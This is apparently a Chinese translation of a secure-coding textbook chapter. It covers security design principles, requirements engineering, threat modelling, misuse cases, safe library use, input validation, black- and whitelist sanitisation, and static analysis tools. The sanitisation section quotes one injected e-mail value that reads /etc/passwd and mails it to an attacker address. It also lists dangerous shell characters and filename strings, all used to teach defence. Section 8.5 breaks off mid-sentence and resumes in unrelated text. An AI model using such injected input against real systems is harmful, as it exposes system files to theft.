在某些方面，最少公共机制原则与分布式计算的总体趋势是冲突的。最小公共机制原则规定应该把由一个以上用户所共用的机制的数量减到最小，因为这些机制象征着潜在的安全风险。如果攻击者设法破坏其中某一个共享机制的安全，就有可能通过向依赖于资源的进程中引入恶意代码，从而访问或修改其他用户的数据。这个原则看上去与另一种趋势相矛盾——使用分布式对象为公共数据元素提供共享仓库。

视考虑问题的侧重点不同，你为此问题提供的解决方案也许有所不同。然而，如果你正在设计这样一个应用程序，它的每个实例都拥有自己的数据存储，并且在应用程序的多个实例之

间或者在分布式对象系统中的多个客户端或多个对象之间，数据是非共享的，那么你就要考虑你的系统设计，以使最少公共机制执行于程序的进程空间内，且不与其他应用程序共享。

8.1.8 心理可接受性原则

这条原则用现代术语来说就是“可用性 (usability)”。这是另一个质量属性，它常常需要与安全性进行权衡。然而，可用性也是安全性的一种形式，因为用户错误常常可能导致违反安全问题（例如当设置或改变访问控制的时候）。USCERT漏洞数据库中的许多漏洞都可以归结为可用性问题。在这个数据库中，排在缓冲区溢出漏洞之后、第二常见的漏洞就是“安装之后的默认配置是不安全的”。列入漏洞数据库的常见的可用性问题包括：

- 程序难以安全地进行配置，或容易误配置。
- 安装过程会造成其他程序中的漏洞（例如通过修改权限引入漏洞）。
- 配置问题。
- 迷惑性的错误消息和确认消息。

文档中的可用性问题同样会导致现实世界中的漏洞，例如不安全的示例或不正确的描述。总之，存在许多好的理由来开发易用的系统，并且进行可用性测试。安全便是这些理由之一。

8.2 系统质量需求工程

需求工程的传统角色是确定系统需要做哪些事情。然而，安全问题通常是让系统避免去做不应该做的事情。我们知道如何去编写一个功能规范来描述代码应该做的事情，但是对于如何表达系统不应该做什么事情的安全约束，我们却知之甚少。如果不能有效地定义安全需求，就不能在实现之前对最终系统的成败进行有效的评估。但在需求分析过程中却常常会遗漏安全需求。缺乏有效的方法是造成这种状况的因素之一。

最近的一项研究发现，在开发周期的早期引入安全性分析和安全的工程实践的情况下，投资的利润率在12%到21%之间[Soo Hoo 01]。NIST报导，安全性和可靠性方面有缺陷的软件每年要花费595亿美元在软件的崩溃和修补上[NIST 02]。糟糕的安全需求的代价表明，在这一领域，即便是再小的改进也会带来极高的回报。

系统质量需求工程过程 (systems quality requirements engineering process, SQUARE) 用于引出和分析安全需求，它由SEI开发并已经应用于一系列客户案例研究[Xie 04, Chen 04]。SQUARE方法由9个步骤构成。其中1~4步是必不可少的先决步骤。

1. 统一定义。统一定义是安全需求工程的先决条件。就一个给定的项目而言，团队成员都趋向于基于他们以前的经验在脑海中给它一个定义，但这些定义并不一定一致。我们没有必要去创造定义。诸如Internet Security Glossary (RFC 2828) [Internet Society 00]和Guide to the Software Engineering Body of Knowledge [Bourque 05]等资源提供了一系列定义可供选择或加工。

2. 识别安全目标。对于组织和即将开发的信息系统而言，必须识别安全目标，并区分目标的优先次序。不同的用户有着不同的目标。例如，人力资源部门的用户可能会关心人事档案之机密性的维护，而财务领域的用户则需确保财务数据不会在未经授权的情况下被访问或修改。

3. 开发文档。操作的概念、简洁陈述的项目目标、文档化的正常用法和威胁场景、误用案

例，以及支持需求定义所需要的其他文档，如果缺乏的话可能会导致混乱和误传达。

4. **进行风险评估。**有很多风险评估方法可基于组织需要进行选择。从第3步得到的文档为风险评估过程提供了输入。风险评估的结果可以帮助识别高优先级的安全问题。

5. **选择引出技术。**当存在若干种类型的用户时，挑选一种引出技术是很重要的。当存在具备不同文化背景的负责人时，比较正式的引出技术（如结构化会谈）可能很有效。在其他情况下，引出方法也许仅仅是与主要负责人坐下来，努力弄明白他的安全需求。

6. **引出安全需求。**在这一步中，将用到之前选中的需求引出技术。大多数引出技术都提供了关于如何进行引出的详细指导。

7. **对需求分类。**分门别类使得需求工程师可以区分本质需求、目标（想得到的需求），以及可能出现的架构约束。这有助于接下来的需求优先次序的排定。

8. **排定需求的优先次序。**需求优先次序的排定可以通过成本/收益分析得到，以决定哪些安全需求具有高性价比。

9. **需求检验。**需求检验可以在各种正式级别上进行，从Fagan检查法到同行评审（peer review）。一旦需求检验完成，组织就应该拥有一套按优先次序排定的初始安全需求。

8.3 威胁建模

为了创建安全的软件，有必要预计软件可能遭受到的威胁。深入理解这些威胁有益于合理地分配资源。

威胁模型由应用程序的架构定义和针对应用场景的威胁列表构成。威胁建模包括识别关键资源、应用程序的分解、识别并分类针对每一个信息资产或组件的威胁、基于风险等级评估威胁，然后开发威胁缓解措施，并在设计、编码和测试用例中实现这些缓解措施。这些威胁模型应该作为软件演化中的需求和设计环节进行复审。不够精确的模型可能会导致为了使开发中的系统安全化而付出的努力不足（或者过分）。

微软定义了一个结构化的威胁建模方法[Meier 03, Swiderski 04]，它开始于应用程序开发的早期阶段，并贯穿于应用程序的生命周期。根据微软的经验，该威胁建模的过程由6个步骤构成：

1. **识别信息资产。**识别你的系统必须保护的信息资产。
2. **创建蓝图。**规划应用程序的架构，包括子系统、信任边界和数据流。
3. **分解应用程序。**分解应用程序的架构，包括底层网络和主机基础设施的设计，从而为应用程序创建一个安全规范。目标是为了揭露你的应用程序的设计、实现或部署配置中存在的漏洞。
4. **识别威胁。**从攻击者的目标和你的应用程序的架构及可能存在的漏洞出发，识别出可能影响到应用程序的威胁。
5. **记录威胁。**使用为每一种威胁定义了一组常用属性、以便捕获那些威胁的模板，来记录每一个威胁。
6. **评估威胁。**基于攻击的可能性和危害的结果，按优先次序排列呈现最大风险的威胁。比较“威胁带来的风险”和“缓解该威胁的代价”，在此基础上判断是否应该对威胁采取行动。

威胁建模过程的输出可以帮助项目团队成员理解需要处理的威胁以及如何处理它们。

8.4 使用/误用案例

安全误用例 (security misuse case) [Alexander 03, Sindre 00, Sindre 02]是用例 (use case) 的一个变种，用于从攻击者的角度描述一种场景。用例已经被证明在描述正常的使用场景方面很有效，同样的道理，误用例在描述入侵者使用场景以及最终识别安全需求方面是有效的 [Firesmith 03]。一种与误用例类似的概念是滥用用例 (abuse case) [McDermott 99, McDermott 01]。表8-1展示了安全用例和误用例之间的区别[Firesmith 03]。

表8-2展示了一个针对自动存提款机 (ATM) 的特定应用的误用例[Sindre 03]。

表8-1 误用例和安全用例之间的区别

	误用例	安全用例
用法	分析并指定安全威胁	分析并指定安全需求
成功准则	攻击成功	应用程序成功
制造者	安全团队	安全团队
使用者	安全团队	需求团队
外部参与者	攻击者、用户	用户
驱动者	信息资产漏洞分析 威胁分析	误用例

表8-2 特定应用的误用例

误用例名称：ATM上的欺骗客户	
概要：误用者成功地使ATM相信他是一名合法用户，从而获得对ATM客户服务的授权访问。	
先决条件：	
1) 误用者拥有一个合法用户的有效身份和认证，或者	
2) 误用者拥有无效的身份和认证，但与有效的身份和认证如此相似，以至于ATM无法辨别，或者	
3) ATM系统发生了故障，接受了正常情况下理应拒绝的身份和认证。	
误用者交互	系统交互
请求访问	请求身份和认证
误识别和误认证信息	授权访问
后验条件：	
1) 误用者可以使用被假冒的合法用户可获得的所有客户服务，并且	
2) 在系统日志中（如果有的话），只会出现ATM被合法用户访问的记录。	

像用例那样，在向系统的客户或最终用户表达可能的威胁时，误用例是一个有效的工具，使得用户在成本与质量属性之间进行权衡时做出合理的决策。误用例还可以用于识别潜在的威胁以及归纳出安全需求。

8.5 架构与设计

系统的架构和设计对于最终系统的安全性有着重大的影响。如果系统的架构和设计存在缺

创建新的伪终端，在密钥被替换时认证密钥的交换，在SSH会话(session)结束时清理伪终端，以及创建具有“已认证用户”特权的进程，等等。子进程扮演着监视器的角色，并且fork一个从进程，从进程撤销它的所有特权，并开始从已建立好的连接接受数据。然后监视器等待来自从进程的请求。如果子进程发出一个不被许可的请求，则监视器将终止。通过区别对待，对特权有着不同需求层次的代码被分离开来，从而可以对系统各个组成部分应用最小的特权。

尽管这样的架构实现起来非常困难，然而其好处是显而易见的，对于规模庞大且复杂的应用更是如此。不过谨记一点，这些新的通信信道也可能成为新的攻击渠道，因此要相应地加强保护。我们要寻求最少信道和特权分离之间的平衡。

8.6 现成软件

现今开发的大多数软件都基于之前开发好的软件组件才能工作。以C或C++编写的程序为例，它们依赖于随编译器或操作系统打包安装的运行时库。应用程序通常都会使用软件库、组件或其他既有的现成软件。

8.6.1 现有代码中的漏洞

使用现成软件导致的未知结果之一就是，即使你自己编写的代码没有缺陷，你的程序仍然会由于这些组件中存在安全缺陷而出现漏洞。比方说，C库函数`realpath()`返回一个指定路径的规范化的绝对路径名。为了做到这一点，它会展开所有的符号链接。然而，当规范化的路径长度大于`MAXPATHLEN`的时候，`realpath()`的某些实现中所包含的静态缓冲区将会溢出。其他一些公共C库函数的某些实现也容易发生缓冲区溢出，例如`syslog()`、`getpass()`和`getopt()`函数家族。

由于其中一些问题已经存在很长时间，因此许多C库已经提供了这些函数的更正版本。例如，针对Linux的`libc4`和`libc5`实现在`realpath()`函数中含有缓冲区溢出漏洞，但这个问题在`libc-5.4.13`中得到了解决。表面上，我们现在可以安全地使用这一函数了，因为问题已经被纠正了。但是果真如此吗？

现代操作系统通常都支持动态链接库或共享库。通常情况下，库代码不是静态地链接到可执行文件上的，而是运行时在程序安装的环境中的。因此，如果假设的应用程序被设计与`libc-5.4.13`版本的`realpath()`打交道，而实际环境中安装的却是更老版本的`libc-5`，那么程序将依然会受到`realpath()`函数中缓冲区溢出缺陷的影响。

解决方案之一是将安全的库静态地链接到你的程序上。一般而言，这会使你的代码更安全、更可靠，因为你知道自己实际正在使用哪一个库实现。然而，这种方法也有不利的方面，即会在磁盘上和内存中创建较大的可执行文件的镜像。这样做也意味着，你的程序将不能很好地利用更新的库，因为新库也许可以修复之前未知的缺陷（包括安全性和其他方面）。另一种解决方案是确保传给外部函数的输入值保持在一定范围内，已知那些函数的所有现有实现在该范围内的调用都是安全的。

类似的问题还可能出现在诸如DCOM和CORBA的分布式对象系统，以及其他执行运行时绑定的组件模型中。

8.6.2 安全的包装器

系统集成人员和管理者可以通过提供包装器来保护系统免遭现成软件组件（例如库）中的漏洞的侵害，这些包装器可以拦截对常被误用或有缺陷的API的调用。包装器除了实现API的原始功能外（一般是通过调用原始组件），还会执行额外的验证检查，以确保已知的漏洞不被利用。为了保证切实可行，这种方法要求对可执行文件进行运行时绑定。例如，来自Avaya实验室的lib-safe库[Baratloo 00, Tsai 01]就是一个针对Linux系统实现的缓解方案。

包装器并不要求改变操作系统，它们可以与现有的二进制程序协作。包装器不能保护程序免遭未知安全缺陷的侵袭。如果存在于某部分代码中的漏洞未能被包装器拦截，则系统仍然容易遭受攻击。

一个相关的方法就是在受监控的环境中执行非受信的程序，该环境的行为则通过用户提供的策略加以约束。关于这种缓解方法的一个例子是systrace设施^①。这种方法与安全包装器的区别在于它并不能防止漏洞利用，但可以防止利用程序的开发者通常可能尝试的其他非预期操作，例如向受保护的位置写入文件，或打开网络套接字等[Provos 03b]。

Systrace是一个策略执行工具，它提供了一种方式来监听、拦截并限制系统调用。Systrace设施担当可执行程序包装器，管理可执行程序在系统调用表中的行为。Systrace拦截系统调用并且使用Systrace设备，通过内核处理它们，同时处理系统调用[Provos 03b]。

与安全包装器类似，监控环境不需要源代码或修改被监控的程序。这种方法的缺点在于，错误的策略很容易破坏被监控程序预期要执行的功能。而且对于管理员来说，为一个完整行为尚不明了的庞大且复杂的程序构造精确的策略描述，也是不现实的。

8.7 编译器检查

C和C++编译器对于类型检查通常都不严格，但是你一般可以提升检查级别，从而能够自动侦测到某些错误。开启尽可能多的编译器警告，并修改代码，以便干净地通过编译。严格地使用不同头（.h）文件中的ANSI原型，以确保所有函数调用都使用正确的类型。

当使用gcc编译C或C++程序的时候，至少使用下面的编译选项（会在主机上发出警告消息）并尝试消除所有警告：

```
gcc -Wall -Wpointer-arith -Wstrict-prototypes -O2
```

之所以使用-O2选项，是因为某些警告只能被执行于更高优化级别上的数据流分析侦测到。你也可能希望使用-W -pedantic选项。

对于使用Visual C++的开发人员来说，应该使用/GS选项来启用canaries，并执行某种栈重组以防止常见的利用。这种栈重组随着时间的推移不断进化。图8-4展示了Visual C++中的/GS选项的进化过程。

^① 参见<http://www.citi.umich.edu/u/provos/systrace/>。




图8-4 Visual C++中的 /GS选项

8.8 输入验证

造成漏洞的一个常见原因是没有经过适当验证的用户输入。输入验证需要以下几个步骤：

1. **必须识别所有的输入源。**输入源包括命令行实参、网络接口、环境变量以及用户控制文件等。

2. **指定规范并验证数据。**所有来自非受信来源的数据必须是完全指定的，而且必须根据指定的规范进行验证。必须将系统设计为能够处理任何范围或组合的有效数据。在此场景中，有效数据是指系统的设计和实现可以预料到的数据，它们不会导致系统进入不确定的状态。例如，如果系统接受两个整数作为输入，并以两个值做乘法运算，则系统必须要么a) 验证输入，以确保操作的结果不会导致溢出或发生其他异常状况，要么b) 准备好处理运算的结果。

规范必须处理各种限制、最小值和最大值、最小长度和最大长度、有效内容、初始化和重新初始化需求，以及存储和传输的加密需求。

3. **确保所有输入都符合规范。**使用数据封装（例如类）来定义并封装输入。例如，我们不再检查用户名输入中的每个字符，以确定它是有效的字符，而是定义一个类来封装所有与该类型的输入有关的操作。输入必须尽快得到验证。不正确的输入并非总是恶意的——常常只是个意外。尽早报告错误通常有助于纠正问题。当在代码深处发生异常的时候，有时很难发现起因是由越界所引起的无效输入。

可以将数据字典或类似的机制用作所有程序输入的规范。输入通常存储于变量中，也有些输入最终会存储为持久性数据。为了验证输入，必须开发出有效输入的规范。良好的实践是定义数据和变量规范，该规范不仅仅针对容纳用户输入的所有变量，还针对容纳“来自持久性存储的数据”的所有变量。验证用户输入的必要性是显而易见的，而之所以需要验证读取自持久性存储的数据，则是为了抵御持久性存储被篡改的可能性。

8.9 数据净化

从理论上讲，如果一个程序只允许有效的输入，且程序逻辑能够正确地预料并处理有效数据的每一种可能的组合，那么本书所描述的多数漏洞都将不复存在。不幸的是，编写（在这种意义上）正确的程序是一个难以达到的目标。在不同的逻辑单元之间传递数据的时候，尤其如此。John Viega和Matt Messier提供了一个应用程序的例子，由用户输入一个E-mail地址，并将该地址写至一个缓冲区[Viega 03]：

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
```

然后使用SYSTEM()调用执行这个缓冲区。当用户输入以下字符串作为E-mail地址的时候，风险就出现了：

```
bogus@addr.com; cat /etc/passwd | mail some@badguy.net
```

这里的问题并不一定是输入验证问题。system()调用的功能是执行一个在字符串中指定的命令。在本例中，问题在于调用的上下文。system()命令是无从知道该请求是无效的。由于在这种情况下调用进程理解上下文，因此在调用不了解上下文的、不同逻辑单元（系统库）中的函数之前，调用进程有责任对数据（命令字符串）进行净化。

所有的边界和接口都要予以考虑，这一点很重要。举个例子，考虑图8-5所示的简单应用架构。对传递于所有系统接口之间的数据进行净化是很重要的。以这种方式检查和验证交换的数据，对于识别并预防探测（probing）、探听（snooping）和欺骗（spoofing）攻击也是有益的。




图8-5 可利用的接口

黑名单（black listing）和白名单（white listing）是进行数据净化的两种途径。黑名单尝试排斥无效的输入，而白名单则要求仅仅接受有效的输入。一般推荐使用白名单，因为我们并非总能够识别出所有的无效值，而且在遇到非预期输入时，白名单的做法也是安全的。

8.9.1 黑名单

进行数据净化的方法之一是将输入字符串中的危险字符替换为下划线或其他无害字符。图8-6包含了一些执行此功能的示例代码。危险字符是指在特定上下文中可能会造成非预期结果的字符。这些字符通常是危险的，因为它们可能会指示被调用的子系统去执行违反安全策略的操作。例如，我们已经看到在一个system()调用或其他调用shell的命令的上下文中，“;”字符是如何形成危险的了，因为它允许用户将附加命令连接到一个字符串的尾部。出于类似的原因，

在SQL数据库查询或URL的上下文中还存在其他的危险字符。

这种方法的问题在于它要求程序员识别出所有的危险字符及字符组合。如果对被调用的程序、进程、库或组件没有详尽了解的话，要做到这一点是非常困难的，甚至是不可能的。此外，依赖于程序环境，存在很多种编码或转义输入方式，在成功地绕过黑名单检查后，可能被解释为具有恶意的效果。

```
1. int main(int argc, char *argv[]) {
2.     static char bad_chars[] = "/ ;[]<>&\t";
3.     char * user_data;
4.     char * cp; /* 示例字符串遍历游标 */

5.     user_data = getenv("QUERY_STRING");
6.     for (cp = user_data;
7.          *(cp += strcspn(cp, bad_chars)); /* */)
8.         *cp = '_';
9.     exit(0);
}
```

图8-6 进行数据净化的黑名单方法

8.9.2 白名单

数据净化的一个更好的方法是定义一个可接受的字符列表，并移除任何不可接受的字符。有效输入值列表通常是一个可预知的、定义良好的集合，并且其大小易于管理。例如，考虑图8-7中所示的由Wietse Venema编写的tcp_wrappers包。

```
1. int main(int argc, char *argv[], char **envp) {
2.     static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
3.     ABCDEFGHIJKLMNOPQRSTUVWXYZ\
4.     1234567890_-.@";

5.     char *user_data; /* 环境变量字符串指针 */
6.     char *cp; /* 示例字符串的遍历游标 */

7.     user_data = getenv("QUERY_STRING");
8.     printf("%s\n", user_data);
9.     for (cp = user_data; *(cp += strspn(cp, ok_chars)); )
10.         *cp = '_';
11.     printf("%s\n", user_data);
12.     exit(0);
13. }
```

图8-7 Wietse Venema编写的tcp_wrappers包

白名单的好处在于，程序员可以确定一个字符串中仅仅包含他认为安全的字符。

白名单比黑名单更受推荐的原因是，程序员不必花力气去捕捉所有不可接受的字符，只需确保识别了可接受的字符就可以了。这样一来，程序员就不用绞尽脑汁去考虑攻击者可能尝试哪些字符来绕过安全检查了。

8.9.3 测试

在你实现了数据净化和输入验证功能之后，对其进行测试是非常重要的，这样才能确保它们不准许危险值通过。非法值的集合取决于上下文。这里列举了一些也许会传递给shell或在文件名中使用的非法字符串值：空（null）字符串、“.”、“..”、“../”、以“/”或“.”打头的字符串、任何含有“/”或“&”的字符串、控制字符（尤其是NIL字符和换行符），以及任何占有最大位数的字符（尤其是十进制值254和255）。再次强调，你的代码不应该检查危险值，而应该通过测试来确保你的输入验证函数将输入值限定于安全的值。

8.10 静态分析

手工检查代码很重要，但这既耗费体力又易滋生错误。可以利用用于在源代码中扫描安全缺陷的静态分析工具来辅助源代码审查。静态分析工具可以找出包括潜在漏洞在内的重要缺陷，但它们并不能找到所有可能的缺陷，因此不能将其视为万能灵药。静态分析工具的最大问题在于它们往往容易误报（即发出无用的警告）。下面列举了一些早期的免费静态分析工具：

- Rough Auditing Tool for Security (RATS)。正如其名字所暗示，RATS仅仅执行粗糙的源代码分析。它并不能发现全部的错误，而且还可能误报。[Ⓔ]
- Flawfinder。flawfinder通过使用一个内建的、含有众所周知的问题的C/C++函数数据库进行工作。flawfinder产生一个潜在安全缺陷的清单，并按风险级别排序，默认情况下风险最大的显示在最前面。并非清单中的每一项都是安全漏洞，也不是每个安全漏洞都必然能通过它找到。flawfinder通过简单的文本模式匹配进行工作（忽略了注释和字符串）。尽管如此，flawfinder在查找和消除安全漏洞方面还是很有用的。[Ⓕ]
- It's the Software Stupid! [Security Scanner](ITS4)。ITS4是一个简单的工具，它静态地扫描C和C++源代码中的潜在安全漏洞[Viega 00]。它是一个跨越UNIX和Windows平台的命令行工具。ITS4扫描源代码，寻找具有危险的函数调用。对于某些调用，ITS4尝试执行一些代码分析以确定调用有多大的风险。针对每一种情况，ITS4都会提供一份问题报告，包括对潜在问题的简短描述和对代码的修改建议。[Ⓖ]

除此之外还有许多商业性的静态分析工具，包括Fortify、Ounce实验室的Prexis/Pro、Coverity的Prevent，以及微软的PREfix和PREfast。这些工具一般都比免费软件更加方便好用，但使用这些工具给你（或你的组织）带来的好处取决于你的现有代码的质量以及其他因素。我们建议你仔细评估这些工具，以确定其中哪一款（如果有的话）能为你的开发过程带来效益。

8.10.1 Fortify

Fortify提供了一个源代码静态分析工具的集合，由Source Code Analysis(SCA)引擎、Audit Workbench、Secure Coding Rulepacks和Rules Builder构成。Fortify的SCA引擎执行对数据流、

[Ⓔ] 参见<http://www.securesoftware.com/resources/tools.html>。

[Ⓕ] Flawfinder使用通用公共许可证（General Public License, GPL）第2版，可以从<http://www.dmwheeler.com/flawfinder/>下载。

[Ⓖ] ITS4及其源代码可以从<http://www.cigital.com/its4/>下载。

语义、控制流和配置的分析。默认的规则包（rule packs）包括各种各样的定义和规则，例如对缺少结束字符、未检测的返回值和缓冲区长度、TOCTOU缺陷以及语义违例的测试。厂商或开发人员也可以增强这些规则。然而，你无法查看或导出这些默认规则，以便理解所捕获的漏洞或用作增强规则的基础。

Fortify和其他的静态分析工具拥有一个共同的缺陷，即会生成过多的误报。当工具发出一个潜在安全缺陷警告，但该安全缺陷其实并不存在的时候，即会产生误报。例如，当分析Apache 2.0.53时，就会出现误报。图8-8展示了来自这个发行版的apr_brigade.c文件的一个片段。Fortify警告第222行的memcpy()使用了一个可能未经长度检验的实参str。

```
219. if (str_len + actual > *len) {  
220.     str_len = *len - actual;  
221. }  
222. memcpy(c, str, str_len);  
...
```

图8-8 Apache 2.0.53中的代码片段

Fortify提供了追踪那个缓冲区从初始访问开始的生命期的完整数据流（例如，read()->apr_file_read()->pipe_bucket_read()->memcpy()）。当你检查数据流的时候，很容易发现缓冲区的大小已被str_len变量跟踪，并且不存在溢出的可能性。结果，这个特别的错误在Audit Workbench中被标记为“Reviewed/Not Issue”。这种状态是为使用Audit Workbench的开发/维护团队的其他成员而维持的。总之，这个过程可以工作，但对误报的审查非常耗费时间和精力，很容易让人沮丧。

Fortify的源代码分析套件支持Linux、UNIX、Windows和MacOS。Fortify可以分析C/C++、Java、JSPs、PLSQL、C#、ASPs以及XML代码。

8.10.2 Prexis

Ounce实验室的产品Prexis/Pro允许开发人员扫描源代码以识别代码中的严重漏洞。Prexis可以识别代码中的编程缺陷，突出显示可能的设计缺陷，并提供相应的补救建议。

Prexis/Engine是Prexis的源代码扫描和安全知识库核心，能够定位并评估可能引入漏洞的编程和设计缺陷。这些缺陷是使用Prexis安全知识库进行识别的。知识库条目告知Prexis的上下文分析和它提供的相应的补救建议。C/C++评估模块（CAM++）使得Prexis/Engine能够识别安全漏洞以供进一步的分析和补救。CAM++模块分析源代码，从而识别编程缺陷，包括缓冲区溢出、特权增大以及竞争条件漏洞。

Prexis使用上下文式的分析来认知存在安全缺陷的上下文，以判断该缺陷是否意味着漏洞，并确定它给组织带来的潜在风险的严重程度。

8.10.3 Prevent

Coverity的Prevent工具^①可以查找包括某些安全缺陷在内的一般缺陷。Prevent基于元级别编

① 该产品原名为SWAT。

译 (meta-level compilation, MC), 分两部分实现: 一个程序间分析引擎 (inter-procedural analysis engine) (xgcc) 和一门用于编写扩展的语言 (Metal)。Coverity是由Stanford的Dawson Engler教授和四名博士生在Stanford大学计算机科学实验室中完成Meta-Level Compilation项目的基础上建立的。^①

Coverity Prevent能够侦测到本书中描述的许多常见安全缺陷, 包括缓冲区溢出、整数溢出、对恶意数据和字符串输入验证的遗漏或不足, 以及格式字符串漏洞。Coverity Prevent支持Linux、HPUX、FreeBSD、Windows、Solaris Sparc以及Solaris X86平台, 并能与下列编译器协作: Sun CC、MS Visual Studio、GCC、G++、Arm CC、Metrowerks CodeWarrior以及Intel Compiler for C/C++。

8.10.4 PREFIX 和 PREFast

微软的PREFIX和PREFast工具既能用于分析代码, 又能用于侦测潜在的缺陷。PREFIX执行路径敏感的、程序间分析, 这是在代码检入 (checked in) 之后进行的, 而非在测试期间或发布之后。PREFast则在代码登记之前执行简单的、程序内检查。

这些工具最初专注于检查典型的可靠性缺陷, 例如未初始化的内存、NULL或无效指针、内存泄漏, 以及状态违例。不久前增加了对于缓冲区溢出和格式字符串缺陷等安全缺陷的检查。

PREFIX是通过遍历抽象语法树 (abstract syntax tree, AST) 以跟踪不同的执行路径来工作的。符号化的执行状态在一个虚拟机中进行追踪。自动模型器 (modeler) 根据虚拟机的信息生成每个函数的行为描述 (模型), 然后错误分析基于虚拟机的状态发现并报告缺陷。这种分析既不完整也不彻底, 但它在实践中工作良好[Pincus 02]。微软计划在Visual Studio 2005中包含PREFast, 用于扫描以C++构建的应用程序。

8.11 质量保证

正常的代码缺陷和漏洞之间存在很强的相关性[Alhazmi 05]。因此, 减少软件缺陷对于消除漏洞也很有效 (尽管直接以减少安全缺陷为目标会更高效)。这一节我们将讨论一些着力于改进应用程序安全性的质量保证技术, 包括渗透测试、模糊测试、代码审计、开发人员准则和检查清单以及独立安全审查。

8.11.1 渗透测试

渗透测试 (penetration testing) 通常意味着从攻击者的角度探测应用程序、系统或网络, 从而搜寻其潜在的漏洞。Gary McGraw简明扼要地总结了渗透测试的优点和局限性 [McGraw 04]:

渗透测试很有用, 尤其是当使用架构风险分析来驱动测试的时候。渗透测试的优点在于能够获得对真实环境中安装的软件很好的理解。任何忽略软件架构的黑盒渗透测试都不能发现软件深层次的风险。使用市面上那些过分简单的应用程序安全测试工具进行笼统的黑盒测试是必然会失败的。这也意味着粗略的渗透测试难以揭示系统的真实安全情况。不过, 倘若连一个笼统的渗透测试都通过不了, 那问题可就大了。

测试软件以验证软件是否满足安全需求, 这是不可或缺的。除了扫描常见的漏洞之外, 这

^① 参见<http://metacomp.stanford.edu/>。

种测试还包括严肃地尝试攻击软件并破坏其安全性。正如前面所讨论的，测试用例可以取自威胁模型、攻击模式、滥用例以及规范和设计。白盒测试和黑盒测试都是适用的，因为渗透测试既能测试功能性需求，又能测试非功能性需求。

8.11.2 模糊测试

模糊测试 (fuzz testing) 是一种查找软件中的安全漏洞的方法，是通过故意向程序接口输入无效数据或格式有误的数据而实现的。大多数模糊测试的效率都非常低，并且需要执行大量的测试（包括使用多种变体以及测试多次）。因此，模糊测试一般需要自动地进行。

模糊测试一般善于发现那些与可靠性有关的问题，其中有些问题也许就是漏洞。例如，Forrester 和 Miller 以模糊测试的方式在 Windows NT 上测试了超过 30 个基于 GUI 的应用程序，具体做法是使这些应用程序接受有效的键盘和鼠标事件流以及随机的 Win32 消息流 [Forrester 00]。当应用程序接受了可以通过使用鼠标和键盘产生的随机的有效输入时，有 21% 的应用程序在测试中崩溃，另外有 24% 的程序挂起。当应用程序接受了原始的随机 Win32 消息时，所有的程序都会崩溃或挂起。^①

模糊测试是通过攻击网络 and 应用程序接口、从而发现软件缺陷的若干种方式之一。其他的方法包括侦察、嗅探和回放、伪造（有效的消息）、洪水（有效或无效的消息）、劫持/中间人、恶意消息和失序消息。

模糊测试的目标随着被测试的接口类型而稍有变化。比方说，当测试一个应用程序能否正确地处理某个特定的协议时，目标包括发现导致截断消息的误处理、不正确的长度值，以及可能导致“不稳定的操作”协议实现的非法类型代码。

8.11.3 代码审计

源代码应当接受审计和检验，以确保不含常见的安全缺陷和漏洞。当检查漏洞的时候，一个好方法是在源代码中识别出程序从非受信源接受用户输入的所有地方，并确保这些输入经过适当的验证。任何极易染有安全缺陷的 C 库函数都应该接受仔细的审查。^②

源代码审计可以用于侦测所有类型的漏洞，但这依赖于代码审计人员的技能、耐心和韧性。某些漏洞是很难侦测到的。以 lprm 程序中的缓冲区溢出漏洞为例，尽管已经针对这样的问题进行过审计，但漏洞仍然存在 [Evans 98]。

对于对安全性要求苛刻的组件，例如身份鉴别和授权系统，总是应该进行代码审计。例如，在识别特别安全或加密的实例时，专家级复审者也许非常有用，而且可能建议你使用已经建立好的并得到事实证明的机制，例如专业水准的加密方法。

8.11.4 开发人员准则与检查清单

可以通过执行基于检查清单的设计和代码检验，来确保软件的设计和实现远离那些已知的问题。以微软为例，他们在自己的网站上维护着一份检查清单的索引。^③ 检查清单同时也是

① 可以在 <http://www.cs.wisc.edu/~bart/fuzz/fuzz.html> 找到这份报告以及关于模糊测试的更多信息。

② 这也是避免使用这些函数的另一个有力的理由，因为即使它们没有引入漏洞，开发人员和安全分析人员也需要对它们进行额外的审查。

③ 参见 <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secmod/html/secmod96.asp>。

TSP-Secure过程的一部分。

尽管检查清单是一个有用的工具，但它们也可能被误用，最常见的情况是在没有完全理解清单中条款本质的情况下就拿来使用。这可能会导致对问题的误解，或者对设计/实现进行不必要的或无正当理由的改动。

检查清单有三个目的。第一，作为一种对已知问题的提醒而存在，这样我们就能记得查找它们。第二，用于记录设计和代码中检查出的问题以及这些检查发生的时间。第三（或许是最具价值同时也是最容易忽略的目的），作为开发人员之间交流常见问题的一种手段。

